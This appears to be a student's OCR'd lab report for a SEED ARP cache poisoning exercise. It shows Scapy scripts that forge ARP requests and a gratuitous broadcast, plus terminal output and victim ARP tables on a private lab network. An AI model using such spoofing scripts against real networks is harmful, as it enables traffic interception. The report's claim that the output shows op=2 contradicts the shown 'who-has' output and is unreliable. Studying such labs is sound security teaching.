


```
[10/11/21]seed@siris-pes1ug19cs485-victim-a:~$ arp
Address                  HWtype  HWaddress           Fl
ags Mask            Iface
10.0.2.1                 ether   52:54:00:12:35:00   C
                    enp0s3
10.0.2.6                         (incomplete)
                    enp0s3
10.0.2.3                 ether   08:00:27:01:79:2b   C
                    enp0s3
10.0.2.4                 ether   08:00:27:1c:cb:a7   C
                    enp0s3
[10/11/21]seed@siris-pes1ug19cs485-victim-a:~$ 
```




```
[10/11/21]seed@siris-peslug19cs485-victim-b:~$ arp
Address                  HWtype  HWaddress           Fl
ags Mask            Iface
10.0.2.3                 ether   08:00:27:01:79:2b   C
                    enp0s3
10.0.2.1                 ether   52:54:00:12:35:00   C
                    enp0s3
[10/11/21]seed@siris-peslug19cs485-victim-b:~$ 
```

Code:


SEEDUbuntu (Linked Base for SEEDUbuntu and SEEDUbuntu Clone1) [Running]
task1a.py (~/bin/python) - gedit
En
9:50 AM
Open
Save
Python
Tab Width: 8
Ln 10, Col 11
INS


```python
from scapy.all import *

E = Ether(dst='08:00:27:61:61:65', src='08:00:27:1c:cb:a7')

A = ARP(hwsrc='08:00:27:1c:cb:a7',psrc='10.0.2.4',
hwdst='08:00:27:61:61:65',pdst='10.0.2.5')

pkt = E/A
pkt.show()
sendp(pkt)
```

Attack




SEEDUbuntu (Linked Base for SEEDUbuntu and SEEDUbuntu Clone1) [Running]
Terminal
En
9:51 AM

```
[10/11/21]seed@siris-pes1ug19cs485-attacker:~/bin/pytho
n$ sudo python task1b.py
sudo: unable to resolve host siris-pes1ug19cs485-attack
er
###[ Ethernet ]###
  dst       = 08:00:27:61:61:65
  src       = 08:00:27:1c:cb:a7
  type      = 0x806
###[ ARP ]###
     hwtype    = 0x1
     ptype     = 0x800
     hwlen     = 6
     plen      = 4
     op        = who-has
     hwsrc     = 08:00:27:1c:cb:a7
     psrc      = 10.0.2.4
     hwdst     = 08:00:27:61:61:65
     pdst      = 10.0.2.5

.
Sent 1 packets.
[10/11/21]seed@siris-pes1ug19cs485-attacker:~/bin/pytho
```



SEEDUbuntu Clone [Running]
Terminal File Edit View Search Terminal Help
En
9:53 AM

```
[10/11/21]seed@siris-pes1ug19cs485-victim-a:~$ arp
Address                  HWtype  HWaddress           Fl
ags Mask            Iface
10.0.2.1                 ether   52:54:00:12:35:00   C
                    enp0s3
10.0.2.6                         (incomplete)
                    enp0s3
10.0.2.3                 ether   08:00:27:01:79:2b   C
                    enp0s3
10.0.2.4                 ether   08:00:27:1c:cb:a7   C
                    enp0s3
[10/11/21]seed@siris-pes1ug19cs485-victim-a:~$
```



```
[10/11/21]seed@siris-peslug19cs485-victim-b:~$ arp
Address                  HWtype  HWaddress           Fl
ags Mask            Iface
10.0.2.3                 ether   08:00:27:01:79:2b   C
                    enp0s3
10.0.2.1                 ether   52:54:00:12:35:00   C
                    enp0s3
[10/11/21]seed@siris-peslug19cs485-victim-b:~$ arp
Address                  HWtype  HWaddress           Fl
ags Mask            Iface
10.0.2.3                 ether   08:00:27:01:79:2b   C
                    enp0s3
10.0.2.1                 ether   52:54:00:12:35:00   C
                    enp0s3
[10/11/21]seed@siris-peslug19cs485-victim-b:~$
```


Question:

1. What does the 'op' in the screenshot of attacker machine signify/What does op=2 mean?

The field op=2 in the attacker machine signifies that it is an ARP response.


Task 1C using ARP gratuitous message :

Code with Ether



SEEDUbuntu (Linked Base for SEEDUbuntu and SEEDUbuntu Clone1) [Running]
*task1a.py (~/bin/python) - gedit
10:14 AM
Open
Save
Python
Tab Width: 8
Ln 8, Col 10
INS

```
from scapy.all import *

E = Ether(dst='ff:ff:ff:ff:ff:ff', src='08:00:27:1c:cb:a7')

A = ARP(hwsrc='08:00:27:1c:cb:a7',psrc='10.0.2.6',
hwdst='ff:ff:ff:ff:ff:ff',pdst='10.0.2.6')

pkt = E/A
pkt.show()
sendp(pkt)
```

Terminals:




```
[10/11/21]seed@siris-pes1ug19cs485-victim-a:~$ arp
Address                  HWtype  HWaddress           Fl
ags Mask            Iface
10.0.2.1                 ether   52:54:00:12:35:00   C
                    enp0s3
10.0.2.6                         (incomplete)
                    enp0s3
10.0.2.3                 ether   08:00:27:01:79:2b   C
                    enp0s3
10.0.2.4                 ether   08:00:27:1c:cb:a7   C
                    enp0s3
[10/11/21]seed@siris-pes1ug19cs485-victim-a:~$ 
```



